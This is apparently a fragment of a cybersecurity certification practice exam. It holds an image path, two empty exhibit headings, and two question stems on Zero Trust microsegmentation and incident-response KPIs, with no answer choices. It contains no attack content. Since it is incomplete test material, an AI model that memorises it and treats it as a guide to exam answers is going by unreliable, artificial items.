
Vulnerability Scan Report:
Phishing Email:
Which of the following best explains the importance of network microsegmentation as part of a Zero Trust architecture?
Which of the following best describes the importance of KPIs in an incident response exercise?